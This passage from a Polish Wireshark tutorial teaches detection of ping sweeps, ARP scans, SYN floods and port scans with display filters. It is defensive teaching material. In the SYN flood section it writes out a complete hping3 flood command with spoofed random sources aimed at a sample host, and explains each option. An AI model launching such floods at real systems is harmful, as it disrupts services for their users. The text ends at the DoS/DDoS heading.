Wykrywanie ataków sieciowych za pomocą Wiresharka

Wprowadzenie

W stale ewoluującym krajobrazie cyberbezpieczeństwa, zdolność wykrywania i zapobiegania atakom sieciowym jest kluczowa. Ta sekcja omawia wykorzystanie Wiresharka, zaawansowanego analizatora protokołów sieciowych, do wykrywania różnych ataków sieciowych. Dowiemy się, jak używać Wiresharka do wykrywania typowych ataków sieciowych, takich jak skanowanie portów, odmowa usługi (DSO), ataki brute-force, ataki aplikacyjne, zatruwanie ARP, przechwytywanie sesji, ataki Honeypot i Heartbleed. Dowiemy się również, jak interpretować przechwycone pakiety i identyfikować wskaźniki naruszenia (IoC) dla każdego ataku. Pod koniec tego rozdziału będziesz używać Wiresharka do monitorowania ruchu sieciowego i wykrywania wszelkich podejrzanych lub złośliwych zachowań.

Cele

Celem jest nauczenie Cię, jak używać Wiresharka, analizatora protokołów sieciowych, do wykrywania i analizowania różnych ataków sieciowych, które mogą zagrozić bezpieczeństwu i wydajności Twojej sieci. Na przykład, dowiesz się, jak używać Wiresharka do wykrywania ataków skanowania portów, czyli techniki rozpoznania stosowanej przez atakujących w celu odkrycia otwartych portów i usług w systemie docelowym. Dowiesz się, jak przechwytywać i filtrować ruch sieciowy oraz jak identyfikować oznaki i wzorce różnych typów ataków, takich jak rozpoznanie, odmowa usługi (DSO), ataki brute-force, ataki aplikacyjne, zatruwanie ARP, przechwytywanie sesji, ataki Honeypot i Heartbleed. Dowiesz się również, jak interpretować informacje i metadane przechwyconych pakietów oraz jak wykorzystywać je jako dowody w dalszych dochodzeniach i łagodzeniu skutków. Dzięki praktycznym przykładom i ćwiczeniom, ten rozdział pomoże czytelnikom skutecznie wykorzystać Wiresharka do wykrywania i badania szerokiego zakresu ataków sieciowych, zwiększając ich bezpieczeństwo.

Wykrywanie podejrzanych wzorców ruchu sieciowego

W dzisiejszym, połączonym świecie, ruch sieciowy jest siłą napędową nowoczesnych przedsiębiorstw, umożliwiając płynną komunikację i wymianę informacji. Jednak w obliczu płynnego przepływu danych, przeciwnicy nieustannie starają się wykorzystywać luki w zabezpieczeniach i naruszać integralność sieci. Podejrzane wzorce ruchu sieciowego, będące przejawem potencjalnych naruszeń bezpieczeństwa, mogą wskazywać na złośliwe działania, takie jak próby włamań, rozprzestrzenianie się złośliwego oprogramowania, eksfiltracja danych lub nieautoryzowany dostęp.

Zrozumienie podejrzanych wzorców ruchu sieciowego

Podejrzane wzorce ruchu sieciowego odnoszą się do anomalii i aberracji w komunikacji, które odbiegają od normalnego zachowania sieci. Wzorce te mogą wynikać z różnych czynników, takich jak nietypowe natężenie ruchu, nieautoryzowane próby dostępu, komunikacja ze znanymi złośliwymi podmiotami, nieprawidłowe transfery danych lub naruszenia protokołów. Ich wykrycie ma kluczowe znaczenie dla identyfikacji potencjalnych zagrożeń i wzmacniania obrony sieci. Wzorce ruchu sieciowego to cechy i zachowania pakietów sieciowych przesyłanych między hostami lub urządzeniami w sieci. Mogą one ujawnić informacje o wydajności, efektywności, bezpieczeństwie i funkcjonalności sieci. Jednak nie wszystkie wzorce ruchu sieciowego są normalne lub niegroźne. Niektóre wzorce ruchu sieciowego mogą wskazywać na podejrzaną lub szkodliwą aktywność, taką jak skanowanie sieci, ataki, infekcje lub eksfiltracje. Nazywa się je podejrzanymi wzorcami ruchu sieciowego i mogą one stanowić poważne zagrożenie dla integralności, dostępności i poufności sieci. Aby wykrywać i analizować podejrzane wzorce ruchu sieciowego, administratorzy sieci potrzebują wydajnego i wszechstronnego narzędzia, które może przechwytywać, filtrować i analizować pakiety w czasie rzeczywistym. Wireshark

wykorzystuje szereg zaawansowanych technik wykrywania podejrzanych wzorców ruchu sieciowego. Techniki te obejmują:

Wykrywanie anomalii protokołów: Wireshark wykorzystuje swoją dogłębną wiedzę na temat protokołów sieciowych do identyfikacji anomalii, takich jak nietypowe struktury pakietów lub niezgodne zachowania, które mogą wskazywać na obecność złośliwych działań.

Analiza wzorców ruchu: Analizując charakterystykę przepływów ruchu sieciowego, Wireshark może wykrywać wzorce, takie jak częste skanowanie portów, próby siłowego logowania lub nadmierne przesyłanie danych, oznaczając je jako potencjalnie podejrzane.

Wykrywanie oparte na sygnaturach: Wykorzystując rozległą bazę danych znanych złośliwych sygnatur, Wireshark może porównywać przechwycone pakiety z tymi sygnaturami, identyfikując w ten sposób znane zagrożenia i zapewniając wczesne sygnały ostrzegawcze.

Heurystyka oparta na zachowaniu: Wireshark wykorzystuje zaawansowane algorytmy do analizy zachowań ruchu, ustalania wzorców bazowych i wykrywania odchyleń od normalnego działania sieci. Nietypowe natężenie ruchu, nagłe wzrosty aktywności lub nieoczekiwane wzorce komunikacji są ściśle monitorowane, co pomaga w wykrywaniu podejrzanych działań.

Wireshark nie tylko umożliwia wykrywanie podejrzanych wzorców ruchu sieciowego, ale także ułatwia proaktywne działania w celu minimalizacji potencjalnych zagrożeń. Identyfikując źródło i miejsce docelowe podejrzanego ruchu, administratorzy sieci mogą podjąć szybkie działania, takie jak blokowanie określonych adresów IP, ograniczanie dostępu do zasobów krytycznych lub wdrażanie systemów zapobiegania włamaniom w celu wzmocnienia bezpieczeństwa sieci.

Wykrywanie podejrzanych wzorców ruchu sieciowego za pomocą Wireshark

Oto kroki, które możesz wykonać, aby zidentyfikować podejrzane wzorce ruchu sieciowego za pomocą Wireshark:

1. Przechwyć ruch sieciowy: Uruchom Wireshark i wybierz interfejs sieciowy, przez który chcesz przechwycić ruch. Kliknij przycisk „Przechwyć”, aby rozpocząć przechwytywanie pakietów sieciowych.

2. Filtruj odpowiedni ruch: Zastosuj filtry, aby skupić się na konkretnym ruchu sieciowym, który chcesz przeanalizować. Możesz na przykład filtrować według adresów IP, portów lub protokołów. Korzystanie z filtrów pozwala zawęzić przechwycony ruch do odpowiednich pakietów.

3. Analizuj szczegóły pakietu: Kliknij przechwycony pakiet, aby wyświetlić jego szczegóły w panelu listy pakietów. Wireshark udostępnia różne pola i protokoły, które można analizować w celu identyfikacji podejrzanych wzorców. Niektóre obszary, na które należy zwrócić uwagę, to źródłowe i docelowe adresy IP, numery portów, wersje protokołów, długości pakietów oraz wszelkie nietypowe lub nieoczekiwane wartości.

4. Szukaj nietypowych zachowań: Zwróć uwagę na wszelkie nietypowe zachowania lub odchylenia od oczekiwanych wzorców. Na przykład, duże ilości danych przesyłane do nietypowych miejsc docelowych, powtarzające się nieudane próby logowania lub duży ruch z określonego źródła.

5. Identyfikuj anomalie: Szukaj wzorców, które mogą wskazywać na podejrzaną aktywność. Mogą to być skoki ruchu, nietypowe wzorce komunikacji, używanie nieoczekiwanych protokołów lub nadmierne skanowanie sieci. Zwróć uwagę na każdy ruch, który wyróżnia się jako nietypowy lub podejrzany.


6. Korzystaj z funkcji Wireshark: Wireshark oferuje kilka wbudowanych funkcji, które mogą pomóc w wykrywaniu podejrzanych wzorców. Na przykład funkcja „Follow TCP Stream” umożliwia rekonstrukcję i analizę całej konwersacji między dwoma hostami, co może dostarczyć dodatkowych informacji. Menu „Statystyki” udostępnia różne narzędzia do analizy statystyk pakietów, analizy przepływu i hierarchii protokołów.

7. Korzystaj z dodatkowych narzędzi: Wireshark może eksportować przechwycone pakiety do innych narzędzi w celu dalszej analizy. Przechwycone pakiety można wyeksportować jako plik PCAP, a następnie zaimportować je do systemów wykrywania włamań do sieci (IDS) lub rozwiązań SIEM (Security Information and Event Management) w celu przeprowadzenia bardziej kompleksowej analizy.

Przeanalizujmy tutaj wzorce i sygnatury ataków ping, ataków ARP i ataków typu SYN flood.

Analiza wzorców i sygnatur ataków ping

Ping sweep jest przydatny do odkrycia, które adresy IP są dynamiczne w systemie. Ping sweep można przeprowadzić za pomocą protokołów ICMP (Internet Control Message Protocol), TCP (Transmission Control Protocol) i UDP (User Datagram Protocol), przy czym ICMP jest najczęściej stosowaną metodą. W przypadku ping sweep ICMP, po pakietach ICMP typu 8 (echo request) następują pakiety ICMP typu 0 (echo reply). Alternatywnie, ping sweep TCP/UDP wykorzystuje pakiety kierowane do portu TCP/UDP 7, znanego również jako port echa. Jeśli jednak host docelowy nie obsługuje usługi echa, ping sweep TCP/UDP nie będzie skuteczny. W związku z tym, ping sweep ICMP jest zazwyczaj preferowany. Niemniej jednak, jeśli istnieje zapora sieciowa, nawet ping sweep ICMP może okazać się bezużyteczny. W takich przypadkach można zastosować skanowanie ARP/przeszukiwanie ARP, które zostanie omówione później. Aby zidentyfikować przeszukiwanie ICMP ping w programie Wireshark, należy zastosować prosty filtr: „icmp.type==8 lub icmp.type==0”, jak pokazano na rysunku .




Przeszukiwanie TCP ping można wykryć za pomocą filtra „tcp.dstport==7”, natomiast filtr „udp.dstport==7” można zastosować do przeszukiwania UDP ping. Jeśli po zastosowaniu tych filtrów zaobserwowano więcej pakietów niż oczekiwano, może to wskazywać na wystąpienie przeszukiwania ping w systemie. Należy jednak zachować ostrożność przy interpretacji natężenia takiego ruchu,

ponieważ może to być zwykły ruch ping. Należy to traktować jako potencjalny sygnał ostrzegawczy tylko w przypadku zaobserwowania nieoczekiwanego wzrostu natężenia ruchu ICMP.

Analiza wzorców i sygnatur przeszukań ARP

Jak wspomniano, po uruchomieniu zapory sieciowej i zablokowaniu protokołu ICMP, przeszukanie za pomocą pingów ICMP staje się niedostępne. W tym scenariuszu do identyfikacji dynamicznych adresów IP w systemie wykorzystywana jest alternatywna metoda, znana jako skanowanie ARP. W tym procesie atakujący wysyła rozgłoszenia ARP dla wszystkich możliwych adresów IP w wybranej podsieci. Otrzymanie odpowiedzi ARP oznacza, że adres IP jest aktywny. Zaletą tego skanowania jest to, że komunikacji ARP nie można filtrować ani wyłączać, ponieważ jest ona niezbędna dla całej komunikacji TCP/IP. Zablokowanie lub wyłączenie komunikacji ARP zakłóciłoby komunikację TCP/IP lub wymagałoby statycznych wpisów ARP. Ograniczeniem tego skanowania jest jednak to, że nie może ono przechodzić przez urządzenia warstwy trzeciej. Ten typ skanowania można łatwo wykryć za pomocą filtra „arp". Jeśli zaobserwowana zostanie znaczna liczba zapytań ARP, jak pokazano na rysunku 2, świadczy to o trwającym skanowaniu ARP lub przeszukaniu ARP:




Analiza wzorców i sygnatur ataków typu SYN flood

W przypadku ataku typu SYN flood atakujący wysyła dużą liczbę pakietów SYN do serwera, wykorzystując podrobione adresy IP. W rezultacie serwer wysyła odpowiedź SYN+ACK i pozostawia swoje porty w połowie otwarte, oczekując na odpowiedź od nieistniejącego hosta. W prostszym, bezpośrednim ataku, bez podszywania się pod adres IP, atakujący wykorzystuje standardy zapory sieciowej, aby pozbyć się pakietów SYN+ACK, zanim do niego dotrą. Atak typu DoS (Denial-of-Service) można łatwo osiągnąć, przeciążając cel pakietami SYN i celowo ignorując odpowiedzi ACK. W tym stanie atak ma trudności z obsługą nadmiernego ruchu, co skutkuje zwiększonym obciążeniem procesora i pamięci, a ostatecznie wyczerpuje jego zasoby. W rezultacie serwer nie jest w stanie obsłużyć uzasadnionych żądań klientów, co ostatecznie prowadzi do ataku DoS. W większości przypadków atakujący używają narzędzia „hping3" do podszywania się pod losowe adresy IP.

Uwaga: hping3 to narzędzie sieciowe, które może wysyłać niestandardowe pakiety TCP/IP i przeprowadzać atak SYN flood, czyli atak DoS wykorzystujący mechanizm 3-way handshake protokołu TCP poprzez wysyłanie dużej liczby pakietów SYN z podrobionymi adresami IP do serwera docelowego, wyczerpując jego zasoby i uniemożliwiając legalne połączenia.

Poniższe polecenie pozwala nam rozpocząć i skierować atak SYN flood na nasz cel 192.168.1.8 na porcie 80, jak pokazano na rysunku 3:



$ hping3 192.168.1.8 -S -p 80 --rand-source --flood

Opcje użyte w tym poleceniu to:


-S: Ustaw flagę SYN w nagłówku TCP

-p 80: Określ numer portu docelowego

--rand-source: Użyj losowych adresów IP źródłowych

--flood: Wysyłaj pakiety tak szybko, jak to możliwe, bez czekania na odpowiedzi

Ataki typu SYN flood są łatwe do rozpoznania, gdy tylko zorientujesz się, czego szukasz. Jak można się spodziewać, istotną wskazówką jest ogromna liczba pakietów SYN wysyłanych do urządzenia docelowego. Administratorzy powinni być w stanie natychmiast wykryć początek ataku poprzez znaczny napływ ruchu TCP. Aby zidentyfikować pakiety SYN bez potwierdzenia, możemy zastosować filtr: „tcp.flags.syn == 1 and tcp.flags.ack == 0”, jak pokazano na rysunku 4.



Filtr można zastosować do precyzyjnego izolowania tych pakietów SYN. Monitorując sieć pod kątem znacznego wzrostu liczby takich pakietów, administratorzy mogą szybko zidentyfikować początek ataku SYN flood, co umożliwia im podjęcie środków zaradczych w celu złagodzenia ataku. Organizacje muszą wdrożyć solidne środki bezpieczeństwa, takie jak zapory sieciowe, systemy wykrywania i zapobiegania włamaniom oraz mechanizmy ograniczania przepustowości, aby złagodzić skutki ataków typu SYN flood. Regularna aktualizacja reguł zapory sieciowej, analiza ruchu sieciowego i systemy wykrywania włamań mogą znacząco zwiększyć odporność sieci na tego typu ataki. Ponadto, edukacja personelu na temat zagrożeń związanych z otwieraniem podejrzanych załączników lub klikaniem

nieznanych linków w wiadomościach e-mail może zapobiec uzyskaniu przez atakujących nieautoryzowanego dostępu do systemów wewnętrznych i przeprowadzaniu ataków typu SYN flood.

Wykrywanie skanowania portów

W dziedzinie cyberbezpieczeństwa skanowanie portów (rekonesans) jest powszechną techniką stosowaną przez cyberprzestępców w fazie rekonesansu ataku. Skanowanie portów jest typową czynnością w fazie rekonesansu cyberataku. Polega ono na systematycznym skanowaniu portów sieciowych systemu docelowego w celu identyfikacji portów otwartych, zamkniętych lub filtrowanych. Informacje te pomagają atakującym zebrać cenne informacje o celu, takie jak potencjalne luki w zabezpieczeniach, usługi działające na określonych portach oraz ogólna architektura sieci. Jednak dzięki wykorzystaniu zaawansowanych narzędzi do analizy sieci, takich jak Wireshark, administratorzy sieci i specjaliści ds. bezpieczeństwa mogą skutecznie wykrywać skanowanie portów i reagować na nie, wzmacniając swoje systemy przed potencjalnymi atakami.

Zrozumienie skanowania portów

Porty są niczym wirtualne bramy, przez które komunikują się usługi sieciowe. Każdy port jest powiązany z unikalnym numerem z zakresu od 1 do 65 535 i jest dedykowany konkretnej usłudze lub protokołowi. Numery portów od 0 do 1023 są zarezerwowane dla popularnych aplikacji TCP/IP i nazywane są portami dobrze znanymi. Na przykład protokół HTTP zazwyczaj używa portu 80, podczas gdy protokół Secure Shell (SSH) używa portu 22. Przeprowadzając skanowanie portów, atakujący może zidentyfikować otwarte porty w systemie docelowym, co pozwala mu ocenić potencjalne luki w zabezpieczeniach i zaplanować dalsze ataki. Najważniejszym celem skanowania portów jest identyfikacja otwartych i zamkniętych portów oraz zebranie informacji o systemie operacyjnym systemu docelowego. Skanowanie portów może ujawnić takie informacje, jak:

Usługi, które działają

Czy anonimowe logowanie jest dozwolone

Usługi sieciowe wymagające uwierzytelnienia

Skanowanie portów może również służyć do identyfikacji luk w zabezpieczeniach lub słabych punktów w konfiguracji sieci lub zasadach bezpieczeństwa, które mogą zostać wykorzystane przez atakujących. Na przykład skanowanie portów może wykryć:

Skanowanie sieci, czyli próby wykrycia hostów, usług lub urządzeń w sieci

Nieprawidłowo sformatowane pakiety, czyli pakiety zawierające nieprawidłowe lub nietypowe wartości w nagłówkach lub ładunkach


Nietypowe protokoły, aplikacje lub konwersacje, które nie powinny być uruchomione w sieci

Wykrywanie skanowania portów za pomocą Wiresharka


Oto kilka kroków, które możesz wykonać, aby zidentyfikować działania skanowania portów za pomocą Wiresharka:

1. Przechwytywanie ruchu sieciowego: Rozpocznij przechwytywanie ruchu sieciowego w Wireshark, wybierając odpowiedni interfejs sieciowy.

2. Zastosuj filtr: Zastosuj filtr, aby przechwycić pakiety powiązane z konkretnym adresem IP lub zakresem, który chcesz monitorować. Na przykład, możesz użyć filtra takiego jak „ip.addr == x.x.x.x”, aby przechwycić ruch dla konkretnego adresu IP, jak pokazano na rysunku 5:



3. Szukaj pakietów SYN: Skanowanie portów często polega na wysyłaniu serii pakietów TCP SYN do różnych portów na hoście docelowym. Szukaj pakietów z ustawioną flagą SYN w nagłówku TCP. Aby wyświetlić wyłącznie pakiety SYN, możesz użyć filtra „tcp.flags.syn == 1”, jak pokazano na rysunku 6:



4. Identyfikacja szybkich sekwencji pakietów: Skanery portów często wysyłają pakiety szybko, aby skanować wiele portów. Należy zwrócić uwagę na dużą liczbę pakietów wysyłanych do różnych portów w krótkim czasie. Przeanalizuj czasy pakietów, aby zidentyfikować wzorce szybkich sekwencji pakietów.

5. Kontrola czasu pakietów: Narzędzia do skanowania portów często mają określone wzorce czasu. Przeanalizuj odstępy czasu między pakietami, aby zidentyfikować regularne lub powtarzające się czasy, które mogą wskazywać na skanowanie.

6. Wyszukiwanie źródłowych adresów IP: Jeśli zaobserwujesz wiele pakietów z tym samym źródłowym adresem IP skanujących różne porty, może to wskazywać na skanowanie portów.

Przeanalizujmy wzorce i sygnatury pełnego skanowania połączenia TCP.


Analiza wzorców i sygnatur pełnego skanowania połączenia TCP

Podczas tego skanowania atakujący przeprowadzi pełną trzyetapową wymianę potwierdzeń (handshake), aby określić, czy port jest otwarty, czy zamknięty. Atakujący wyśle pakiet SYN do portu docelowego. Jeśli port jest otwarty, atakujący odbierze pakiet SYN+ACK, natomiast jeśli port jest zamknięty, odbierze pakiety RST+ACK. Po odebraniu pakietu SYN+ACK atakujący odpowie pakietem ACK, próbując nawiązać sesję TCP i ją zakończyć.

Aby uzyskać pakiety SYN, SYN+ACK, RST i RST+ACK, użyj filtra

„tcp.flags==0x012 lub tcp.flags==0x002 lub tcp.flags==0x004 lub

tcp.flags==0x014”, jak pokazano na rysunku 7:



Pakiety te dostarczają cennych informacji o otwartych i zamkniętych portach, pomyślnym nawiązaniu sesji oraz potencjalnych lukach w zabezpieczeniach systemu docelowego. Administratorzy sieci mogą wykorzystać tę analizę do zwiększenia bezpieczeństwa sieci i ochrony przed potencjalnymi zagrożeniami.

Uwaga: Należy pamiętać, że samo wykrycie skanowania portów nie zawsze wskazuje na złośliwe zamiary. Istnieją legalne narzędzia i systemy monitorowania sieci, które mogą podejmować podobne działania. Dlatego kluczowe jest, aby ocenić kontekst i porównać go z innymi środkami bezpieczeństwa, aby dokonać precyzyjnej oceny.

Wykrywanie ataków typu DoS i DDoS

Ataki typu DoS (Distributed Denial of Service) i DDoS (Distributed Denial of Service) to cyberataki, których celem jest zakłócenie lub uniemożliwienie normalnego funkcjonowania systemu, usługi lub sieci poprzez przeciążenie ich dużą ilością ruchu lub żądań. Wireshark może wykrywać i analizować ataki DoS i DDoS, monitorując ruch sieciowy i szukając oznak nieprawidłowej lub złośliwej aktywności.

Zrozumienie ataków DoS i DDoS

